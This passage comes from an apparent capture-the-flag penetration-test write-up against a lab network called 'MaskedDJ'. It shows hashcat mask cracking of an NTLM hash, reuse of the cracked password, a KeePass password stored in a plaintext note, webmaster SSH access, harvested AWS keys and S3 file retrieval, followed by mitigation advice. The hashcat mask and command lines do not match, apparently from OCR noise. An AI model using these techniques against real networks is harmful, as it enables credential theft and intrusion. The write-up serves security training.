
In our case, we had the 'New-Password-Policy' document, which provided insights into the password structure employed by the network's users. From this, we inferred that passwords typically begin with an uppercase letter, end with two numbers followed by a special character, and are eight characters long in total. Thus, we crafted a mask that reflected this structure:



-1?l?u?d ?u?1?1?1?1?d?d?s

The command executed was:


sudo hashcat -a 3 -m 1000 itadmin -1?l?u?d?d?s ?u?l?l?l?l?d?d?sOutcome



This targeted approach proved successful, as hashcat managed to crack the hash, revealing the IT-Admin's password to be 'Julia19!'. This newly obtained credential provided us with the ability to access the system directly, bypassing the need for a pass-the-hash attack.


8. Authentication with Cracked Credentials


Utilizing the IT-Admin credentials Julia19!, we gained access to the Windows Server and the ITAdmin-Desktop PC. The Server Manager on the Windows Server showed the server MASKEDDJ-DC online, while the ITAdmin-Desktop could not be resolved, suggesting potential network segmentation or DNS issues that isolated the host.




On the ITAdmin-Desktop PC, the successful login using the cracked credentials allowed us to explore the IT-Admin's user environment. A notable discovery was the existence of an encrypted KeePass database file and a plaintext note containing a KeePass password Q102ok2ADtUns.

Armed with the KeePass password, we accessed the Database.kdbx file and retrieved credentials stored within. The KeePass entry titled "Webserver Admin" contained a password Joa$WB534G%& for a webmaster account on a Linux server, potentially providing administrative access to the web server within the MaskedDJ network.


Desktop
File
Home
Share
This PC
Quick access
Desktop
Downloads
Documents
Pictures
OneDrive
This PC
Network
KeePass Password - Notepad
File Edit Format View Help
KeePass Password
Q1O2oK2ADtUns
Command Prompt
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Users\IT-Admin.MASKEDDJ>hostname
ITAdmin-Desktop
C:\Users\IT-Admin.MASKEDDJ>whoami
maskeddj\it-admin
C:\Users\IT-Admin.MASKEDDJ>



Documents
File
Home
Share
View
This PC
Local Disk (C:)
Users
IT-Admin
Documents
Search Documents
Quick access
Desktop
Downloads
Documents
Pictures
Desktop
OneDrive
This PC
Network
Name
Date modified
Type
Size
Database.kdbx
11/2/2019 10:54 PM
KeePass Database



The procurement of the KeePass database and the subsequent extraction of sensitive credentials from it represent a critical juncture in the penetration test. It demonstrates the potential risk posed by single points of failure in credential management and the importance of securing password databases. With the newly obtained webmaster credentials for the Linux server, further exploitation could lead to control over web-facing assets, compounding the network's exposure to unauthorized access and data breaches.


9. Penetrating into Development Web Server

With the webmaster credentials Joa$WB534G%& in hand, we authenticated ourselves on the Ubuntu web server both manually and via SSH. This granted us unfettered access to the webmaster's environment and the ability to explore further.




```
┌──(kali㉿kali)-[~/Desktop/ShellSage]
└─$ ssh webmaster@192.168.52.143
The authenticity of host '192.168.52.143 (192.168.52.143)' can't be established.
ED25519 key fingerprint is SHA256:/UwarJilroXWekJRPpHxXqG9X/hhJ/I+W1BvgmjrBq8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.52.143' (ED25519) to the list of known hosts.
webmaster@192.168.52.143's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Sun Nov 10 06:05:21 2019 from 172.16.0.1
webmaster@ubuntu:~$ ls
new-site-info.txt
webmaster@ubuntu:~$ cat new-site-info.txt
Some of the new site content has been uploaded to the S3 bucket that will serve up
content for the new site.  It has some images of the big reveal of who the boss is.
  We should be careful this isn't accessed ahead of time otherwise the boss not goi
ng to be happy!
webmaster@ubuntu:~$
```


9.1 Discovery of AWS S3 Bucket Information:



Our investigation uncovered a comment within the source code of the Masked DJ's website, hinting at data migration to AWS. The webmaster's note expressed eagerness to transition away from the "junky old server" to AWS.

9.2 Extraction of AWS Credentials:

Upon accessing the webmaster's account on the Ubuntu server, we utilized the history command to reveal the most recent activities, which included AWS-related commands. Further investigation led us to AWS configuration files containing access keys, which we used to interact with AWS services.




9.3 Accessing the S3 Bucket:

Armed with the AWS credentials, we navigated the S3 bucket and discovered images and a README file. The aws s3 ls command listed the bucket contents, revealing multiple images flagged as "MaskedDJ" and a README file that disclosed the identity of the Masked DJ as "Professor Shivers."

9.4 Cracking Additional Passwords:

We then shifted our focus to cracking the password for the 'itadmin' user. Utilizing the pattern obtained from the New-Password-Policy and the power of Hashcat, we executed a brute-force attack and successfully determined the password.



9.5 Secure Transfer of Sensitive Data:


Finally, we used SCP (Secure Copy Protocol) to transfer the discovered files, including the images and README, from the webmaster's home directory on the remote host 192.168.52.143 to our local machine. This allowed us to securely move sensitive data for analysis and reporting.

10.Flag Found

Yay!! We finally got flags1-6 !!

We successfully penetrated MaskedDJ's network, obtaining administrative privileges on all systems. Additionally, We revealed the actual identity of MaskedDJ prior to the 2022 'unmasked' event.

10.1 Verification of the Found Flags:



11.Recommendations & Mitigation Strategies

11.1 All Machines: System Updates

Vulnerability: Outdated Operating Systems

Mitigation:

Upgrade all Windows 7 PCs to Windows 10 or 11 for improved security features and continued support.

Regularly update the Windows Server to the latest version to patch known vulnerabilities.

Update Ubuntu servers from version 16.04 to the latest LTS release to benefit from updated security patches and system improvements.

Implement a centralized patch management system to ensure all machines receive timely updates.

11.2 Windows Server: Network Segmentation

Vulnerability: Inadequate Segmentation

Mitigation:

Re-architect the network to implement robust segmentation practices. Critical servers should reside in a secure segment with restricted access.

Use network access control lists (ACLs) and firewalls to limit traffic between segments based on the principle of least privilege.

Perform regular access reviews to ensure that only necessary systems can communicate with sensitive servers like the domain controller.

11.3 All Machines: Data Security

Vulnerability: Insecure Data Storage and Handling

Mitigation:

Enforce strict data governance policies to control where sensitive data resides and who has access to it.

Encrypt sensitive files both at rest and in transit using strong cryptographic standards.

Store critical backup files in a secure, access-controlled, and encrypted environment, preferably off-site or in a cloud service with proper security controls.

11.4 All Machines: Multi-Factor Authentication

Vulnerability: Single-Factor Authentication

Mitigation:

Implement multi-factor authentication (MFA) across the network, especially for remote access and administrative logins.

Educate users on the importance of MFA and provide training for its implementation and use.

Ensure backup authentication methods are also secure and do not rely solely on knowledge-based factors.

11.5 Ubuntu Machine: API Security

Vulnerability: Inadequate API Security

Mitigation:

Secure all APIs with proper authentication mechanisms. Implement OAuth, API keys, or mutual TLS for secure API transactions.

Regularly rotate and audit API keys and credentials to prevent unauthorized use.

Employ API gateways and management solutions that offer rate limiting, logging, and automatic anomaly detection.

11.6 Windows 7 and 10: Hashing Algorithm

Vulnerability: Weak Hashing Algorithm (NTLM)

Mitigation:

Transition from NTLM to NTLMv2 across all Windows machines for stronger hashing capabilities.

Ensure all systems are set to refuse LM and NTLM authentication and accept only NTLMv2.

Where possible, move to more secure protocols like Kerberos for authentication within the domain.

11.7 Windows 7: EternalBlue Vulnerability

Vulnerability: Vulnerable to SMBv1 Exploits (EternalBlue)

Mitigation:

Immediately apply the MS17-010 security update to all Windows 7 systems to patch the EternalBlue vulnerability.

Disable SMBv1 protocol across all networks and upgrade to SMBv3 for enhanced security and performance.

Conduct vulnerability scans to ensure that the patch has been applied successfully and that no legacy systems are running the outdated protocol.